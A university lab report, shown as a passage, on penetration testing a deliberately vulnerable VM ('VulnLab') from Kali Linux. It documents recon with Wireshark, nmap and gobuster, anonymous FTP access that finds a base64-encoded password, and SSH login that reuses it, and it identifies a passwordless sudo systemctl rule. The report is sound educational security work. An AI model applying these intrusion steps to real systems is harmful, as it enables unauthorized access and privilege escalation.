UNIVERSITÀ DEGLI STUDI DI SALERNO

# Enhancing Security

Penetration Testing & Hardening

of a web server

*Ingegneria Informatica*

*Corso di Laurea Magistrale LM-32*

*Systems and Networks Security a.a. 2023/24*

**Group 8**

| | |
|---|---|
| Giulia Minichiello | 0622702127 |
| Lucia Senatore | 0622702089 |
| Nicola Lanzara | 0622702118 |
| Simone Pacifico | 0622702115 |

## Sommario

# Introduction

The project involved doing a penetration test on a virtual machine called "VulnLab", We used another virtual machine on VirtualBox with Kali Linux for the attack. Kali Linux is known for having many security and testing tools. Using virtual machines provided a safe and controlled environment. In this way, we avoided risks to real networks and systems.

The project had two main phases. The first phase was the penetration testing. We did a detailed and systematic analysis of the target, VulnLab. In this phase, we simulated an attack by using techniques and tools a real hacker could use. The goal was to find vulnerabilities and weak points without causing real damage. This helped us give a real picture of the current security measures on VulnLab.

In the second phase, called the hardening of the machine, we focused on VulnLab. We took real steps to make its security stronger. This was based on the results and key issues found during the analysis. It included updating software, changing system settings, and putting new security policies in place, but in a real situation it could also involve the training of the staff. The goal of this phase was to reduce the risks found during the penetration test and to make the overall system security better.


# Information Gathering

## Identification of Web Server IP Address

Before starting the security analysis, we needed to find the IP address of the VulnLab server. First, we set up both virtual machines, Kali Linux and VulnLab, to connect to an internal network created with VirtualBox. This setup let us simulate a controlled and isolated network environment.

After we got the network connection working, we tried to find VulnLab's IP address using usual network scanning methods like **nmap** and **netdiscover**. But this time, these methods did not give us useful results.

So, we decided to try a different way: using **Wireshark** for packet sniffing. Wireshark helped us capture and see in detail the packets moving on the network. We specifically used it to monitor the network interface of Kali Linux, *eth1*, which was connected to the same subnet as VulnLab. By analysing the captured network traffic, we were able to identify the IP address of VulnLab.


Capturing from eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time          Source              Destination  Protocol  Length Info
   1 0.000000000   PcsCompu_23:c6:e0   Broadcast    ARP       60 Who has 192.168.1.1? Tell 192.168.1.95
   2 1.023093467   PcsCompu_23:c6:e0   Broadcast    ARP       60 Who has 192.168.1.1? Tell 192.168.1.95
   3 2.048355794   PcsCompu_23:c6:e0   Broadcast    ARP       60 Who has 192.168.1.1? Tell 192.168.1.95
   4 3.074246441   PcsCompu_23:c6:e0   Broadcast    ARP       60 Who has 192.168.1.1? Tell 192.168.1.95
   5 4.097126150   PcsCompu_23:c6:e0   Broadcast    ARP       60 Who has 192.168.1.1? Tell 192.168.1.95
   6 5.122972961   PcsCompu_23:c6:e0   Broadcast    ARP       60 Who has 192.168.1.1? Tell 192.168.1.95
```


*Figure 1 - Wireshark eth1 Scanning.*

From *figure 1*, it can be seen that Wireshark has captured a series of ARP packets sent by a host trying to find the MAC address linked to a device on the network. Since Vulnlab was the only device connected on that subnet, besides Kali, its IP address could be identified as **192.168.1.95**. The lack of findings from network scanning tools like nmap and netdiscover led to the conclusion that Vulnlab had a static IP address and that DHCP was disabled.

```
vboxmanage dhcpserver add --network=examSNS --server-ip=192.168.1.1 –
lower-ip=192.168.1.20 --upper-ip=192.168.1.100 --netmask=255.255.255.0 –
enable
```

*Listing 1 – DHCPServer creation.*

Finally, a network was set up with an address range on 192.168.1.20/24. By connecting both machines to this subnet, it became possible to enable communication between Kali and Vulnlab in order to initiate the vulnerability analysis.



```
┌──(kali㉿kali)-[~]
└─$ ping -I eth1 192.168.1.95
PING 192.168.1.95 (192.168.1.95) from 192.168.1.20 eth1: 56(84) bytes of data.
64 bytes from 192.168.1.95: icmp_seq=1 ttl=64 time=0.561 ms
64 bytes from 192.168.1.95: icmp_seq=2 ttl=64 time=1.32 ms
64 bytes from 192.168.1.95: icmp_seq=3 ttl=64 time=1.12 ms
64 bytes from 192.168.1.95: icmp_seq=4 ttl=64 time=2.08 ms
64 bytes from 192.168.1.95: icmp_seq=5 ttl=64 time=1.47 ms
64 bytes from 192.168.1.95: icmp_seq=6 ttl=64 time=0.548 ms
64 bytes from 192.168.1.95: icmp_seq=7 ttl=64 time=1.50 ms
```


*Figure 2 - Ping between Kali and Vulnlab.*

## Service Discovery

To perform the enumeration of active services on Vulnlab, we used Nmap. Nmap identifies active devices, detects open services and ports, looks for vulnerabilities, maps the network, and analyzes services. In this specific case, we used the command:

```
kali@kali:~$ nmap -e eth1 192.168.1.95 -sC -sV -p-
```

- *-e*: This part of the command specifies the network interface 'eth1' to be used for the scan.
- *-sC*: It activates the execution of Nmap's default scripts, which can detect common vulnerabilities and perform automated security tests.
- *-sV*: This enables the detection of running services on the target machine and attempts to determine their versions, allowing us to search for vulnerabilities.
- *-p-*: It specifies the scanning of all available ports on the target host, examining all possible TCP ports.



```
┌──(kali㉿kali)-[~]
└─$ nmap -e eth1 192.168.1.95 -sC -sV -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-28 11:55 EST
Nmap scan report for 192.168.1.95
Host is up (0.0060s latency).
Not shown: 65521 filtered tcp ports (no-response)
PORT      STATE  SERVICE   VERSION
21/tcp    open   ftp       vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.21
|      Logged in as svc
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-rw-r--    1 1001     1001            0 Dec 03 15:03 text.txt
22/tcp    open   ssh       OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b6:78:20:e5:a1:b9:f1:62:35:e3:83:03:b5:4a:cf:5e (ECDSA)
|_  256 fd:06:40:66:aa:c1:91:3b:c1:c7:34:dd:29:8f:87:44 (ED25519)
80/tcp    open   http      Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
10090/tcp closed unknown
10091/tcp closed unknown
10092/tcp closed unknown
10093/tcp closed unknown
10094/tcp closed unknown
10095/tcp closed unknown
10096/tcp closed unknown
10097/tcp closed unknown
10098/tcp closed unknown
10099/tcp closed unknown
10100/tcp closed itap-ddtp
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 146.36 seconds
```

*Figure 3 - Nmap Scanning.*

## Nmap Output Analysis

| Port | Service | Version | Description |
|---|---|---|---|
| **21** | FTP | vsftpd 3.0.5 | It allows anonymous FTP login, as mentioned in "ftp-anon: Anonymous FTP login allowed (FTP code 230)." There's also a file named "text.txt" listed on the server. |
| **22** | SSH | OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 | The SSH server's fingerprints are provided. |
| **80** | HTTP | Apache httpd 2.4.52 ((Ubuntu)) | The server's header is "Apache/2.4.52 (Ubuntu)." The web page appears to be the default page for Ubuntu. |

*Table 1 - Nmap Results.*


In the scan results, all the other ports, except for those in the range from 10090 to 10100, did not respond. However, the ports in that range were found to be closed, and the associated service is unknown. Additionally, some information about the host's operating system has been provided.

## SSH Service

No obvious methods were found to exploit the SSH service for unauthorized access to Vulnlab, except for attempting a brute force attack on usernames and passwords.

## HTTP Service

During the analysis of the HTTP service running on the server at "http://192.168.1.95/", the main goal was to find any weaknesses or unauthorized resources that could potentially be used to gain unauthorized access or sensitive information. To achieve this, the tool called **gobuster** was used to scan the directories and resources available within the web server.




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.95/ -w /usr/share/wordlists/dirb/common.txt -t 64
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.95/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 199]
/.htaccess            (Status: 403) [Size: 199]
/.hta                 (Status: 403) [Size: 199]
/index.html           (Status: 200) [Size: 10671]
/javascript           (Status: 301) [Size: 239] [--> http://192.168.1.95/javascript/]
/public               (Status: 301) [Size: 235] [--> http://192.168.1.95/public/]
/server-status        (Status: 403) [Size: 199]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

*Figure 4 - gobuster Results.*

During the scan, various directories and resources were examined, leading to the following findings:

- /index.html: This directory contained the default page of the Apache2 servers and was easily accessible.
- /javascript: However, access to this directory was not available and resulted in a "403 Forbidden" status.
- /public: This directory displayed a specific page, the description of which is provided in figure 5. As shown in the figure, it's evident that the only file present in the "/public" directory has a size of 0 bytes.



Index of /public

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| test.txt | 2023-11-27 22:54 | 0 | |

*Figure 5 - "http://192.168.1.95/public".*


This analysis of accessible directories provided an initial overview of the server web structure, although no obvious vulnerabilities were identified during this scanning phase.

The scanning could have also been conducted using other tools such as **dirb** or **ffuf**.

## FTP Service

As it is evident in figure 3 it was noticed that the user logged into the FTP service was ***svc***.


After noticing the presence of a file on the FTP server and the ability to access it anonymously, access was initiated. During this phase, the directory was examined for hidden files or additional resources. Indeed, a file named *.prv* was found and downloaded locally for further analysis.



```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.95
Connected to 192.168.1.95.
220 (vsFTPd 3.0.5)
Name (192.168.1.95:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||10096|)
150 Here comes the directory listing.
dr-xr-xr-x    2 1001     1001         4096 Dec 03 19:43 .
dr-xr-xr-x    2 1001     1001         4096 Dec 03 19:43 ..
-rw-r--r--    1 0        0              13 Dec 03 19:43 .prv
-rw-rw-r--    1 1001     1001            0 Dec 03 15:03 text.txt
226 Directory send OK.
ftp> less .prv
RmQ3M3k2VEM=
ftp> get .prv
local: .prv remote: .prv
229 Entering Extended Passive Mode (|||10097|)
150 Opening BINARY mode data connection for .prv (13 bytes).
100% |*************************************************************************************************************************************************************|    13       68.99 KiB/s    00:00 ETA
226 Transfer complete.
13 bytes received in 00:00 (3.92 KiB/s)
ftp> 
```

*Figure 6 - FTP Anonymous Connection.*

Once the *.prv* file was downloaded, it was opened, and its content appeared to be encrypted. To determine the encryption algorithm used, a tool (dCode.fr) for detecting and decrypting the encrypted text was employed. The tool detected that the encryption algorithm used was base64.



Results

dCode's analyzer suggests to investigate:

⚠ *Warning* The text has a **short length**, this can affect the quantity and reliability of the results (see FAQ)

*Warning* Few or no significative results (see FAQ)

| ↑↓ | ↑↓ |
|---|---|
| Base64 Coding | ▫ |
| Base-32 Crockford | ▫ |
| PlayFair Cipher | ▫ |
| Ragbaby Cipher | ▫ |
| Base32 | ▫ |

ENCRYPTED MESSAGE IDENTIFIER

★ CIPHERTEXT TO RECOGNIZE

RmQ3M3k2VEM=

★ CLUES/KEYWORDS (IF ANY)

▶ ANALYZE


*See also:* Frequency Analysis – Index of Coincidence

SYMBOLS IDENTIFIER

➤ *Go to:* Symbols Cipher List

*Figure 7 - Encryption Identification.*

Therefore, the string contained in the *.prv* file was decrypted, resulting in a sequence of text that appeared to be a password or access key.



Results

RmQ3M3k2VEM=

Fd73y6TC

BASE 64 DECODER

★ BASE64 CIPHERTEXT

RmQ3M3k2VEM=


*Figure 5 - Base64 Decoder.*

At the end of the service analysis, a potential access point was identified using the ***svc*** user by utilizing the password found inside the *.prv* file obtained through anonymous access.

# Exploitation

Using the credentials found and the username identified in the Nmap scan, an attempt was made to authenticate on the FTP service. Access to the system was successfully gained using the username identified during the Nmap scan, associated with the FTP service, and the corresponding decrypted password as previously described.

The access obtained through these credentials enabled further exploration of the system, along with the possibility to identify potential vulnerabilities and risk areas that require additional analysis and mitigation.




```
└─$ ftp 192.168.1.95
Connected to 192.168.1.95.
220 (vsFTPd 3.0.5)
Name (192.168.1.95:kali): svc
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||10099|)
150 Here comes the directory listing.
drwxr-x---    7 1001     1001         4096 Jan 25 14:52 .
drwxr-x---    7 1001     1001         4096 Jan 25 14:52 ..
lrwxrwxrwx    1 1001     1001            9 Nov 26 22:03 .bash_history -> /dev/null
-rw-r--r--    1 1001     1001          220 Nov 26 21:15 .bash_logout
-rw-r--r--    1 1001     1001         3771 Nov 26 21:15 .bashrc
drwx------    2 1001     1001         4096 Jan 25 09:21 .cache
-rw-------    1 1001     1001           20 Jan 25 09:29 .lesshst
drwxrwxr-x    3 1001     1001         4096 Jan 25 10:04 .local
-rw-r--r--    1 1001     1001          807 Nov 26 21:15 .profile
-rw-------    1 1001     1001         2199 Nov 26 21:50 .viminfo
drwxrwxr-x    3 1001     1001         4096 Nov 30 09:20 Vulnerable-Flask-App
-rw-rw-r--    1 1001     1001          617 Nov 26 21:17 hello.py
drwxr-xr-x    2 0        0            4096 Nov 27 22:32 public
drwxrwxr-x    2 1001     1001         4096 Nov 26 21:50 upload
226 Directory send OK.
ftp> bye
221 Goodbye.
```

*Figure 6 - FTP access as user svc.*

Following this, a test was conducted to access the system through the SSH protocol using the same credentials previously identified. Successful access to the target system was achieved via SSH. This new access channel broadened the scope for exploration and security assessment of the system.


Successful access via SSH enabled the conduct of further tests and analysis to identify any potential vulnerabilities or risk areas within the system.



```
└─$ ssh svc@192.168.1.95
svc@192.168.1.95's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jan 25 01:48:50 PM UTC 2024

  System load:  0.57421875       Processes:               114
  Usage of /:   54.0% of 11.21GB  Users logged in:         0
  Memory usage: 12%              IPv4 address for enp0s3: 192.168.1.95
  Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

38 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Jan 25 15:00:19 2024
svc@vulnlab:~$ ls -la
total 52
drwxr-x--- 7 svc  svc  4096 Jan 25 14:52 .
drwxr-xr-x 6 root root 4096 Nov 30 07:57 ..
lrwxrwxrwx 1 svc  svc     9 Nov 26 22:03 .bash_history → /dev/null
-rw-r--r-- 1 svc  svc   220 Nov 26 21:15 .bash_logout
-rw-r--r-- 1 svc  svc  3771 Nov 26 21:15 .bashrc
drwx------ 2 svc  svc  4096 Jan 25 09:21 .cache
-rw-rw-r-- 1 svc  svc   617 Nov 26 21:17 hello.py
-rw------- 1 svc  svc    20 Jan 25 09:29 .lesshst
drwxrwxr-x 3 svc  svc  4096 Jan 25 10:04 .local
-rw-r--r-- 1 svc  svc   807 Nov 26 21:15 .profile
drwxr-xr-x 2 root root 4096 Nov 27 22:32 public
drwxrwxr-x 2 svc  svc  4096 Nov 26 21:50 upload
-rw------- 1 svc  svc  2199 Nov 26 21:50 .viminfo
drwxrwxr-x 3 svc  svc  4096 Nov 30 09:20 Vulnerable-Flask-App
svc@vulnlab:~$ 
```

*Figure 7 - SSH access as svc.*

A noteworthy aspect is that the identified credentials allowed access not only via SSH, but also directly on the physical machine. This highlights the need for a comprehensive security assessment, considering the various access methods and the potential vulnerabilities that can be exploited through different attack vectors.



```
3:48:45 +0000. Datasource DataSourceNone.  Up 28.68 seconds
[   28.688554] cloud-init[991]: 2024-01-25 13:48:45,901 - cc_final_message.py[WARNING]: Used fallbac
k datasource

vulnlab login: svc
Password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jan 25 01:48:50 PM UTC 2024

  System load:  0.57421875        Processes:               114
  Usage of /:   54.0% of 11.21GB  Users logged in:         0
  Memory usage: 12%               IPv4 address for enp0s3: 192.168.1.95
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

38 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection
or proxy settings


Last login: Thu Jan 25 13:48:51 UTC 2024 from 192.168.1.20 on pts/0
svc@vulnlab:~$
```

*Figure 8 – Local access as svc.*

After accessing the system via SSH, the command ***sudo -l*** was executed to check the current user's sudo privileges. This step is crucial in penetration testing as it determines whether the authenticated user can execute commands as root or other privileged users, and to understand the level of access obtained by evaluating the potential impact of malicious actions.

Viewing sudo permissions can reveal misconfigurations or vulnerabilities in the sudo authorization system. Indeed, the output of the command showed that the user *svc* has permission to execute the command ***/usr/bin/systemctl*** as **root** without requiring a password. This type of information can be exploited to execute critical commands and potentially compromise the security of the system.

```
svc@vulnlab:~$sudo -l

Matching Defaults entries for svc on vulnlab:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin,
use_pty

User svc may run the following commands on vulnlab:
    (root) NOPASSWD: /usr/bin/systemctl
```

*Listing 2 – sudo -l output.*

Subsequently, the command was executed to check for files with the SUID bit set.


```
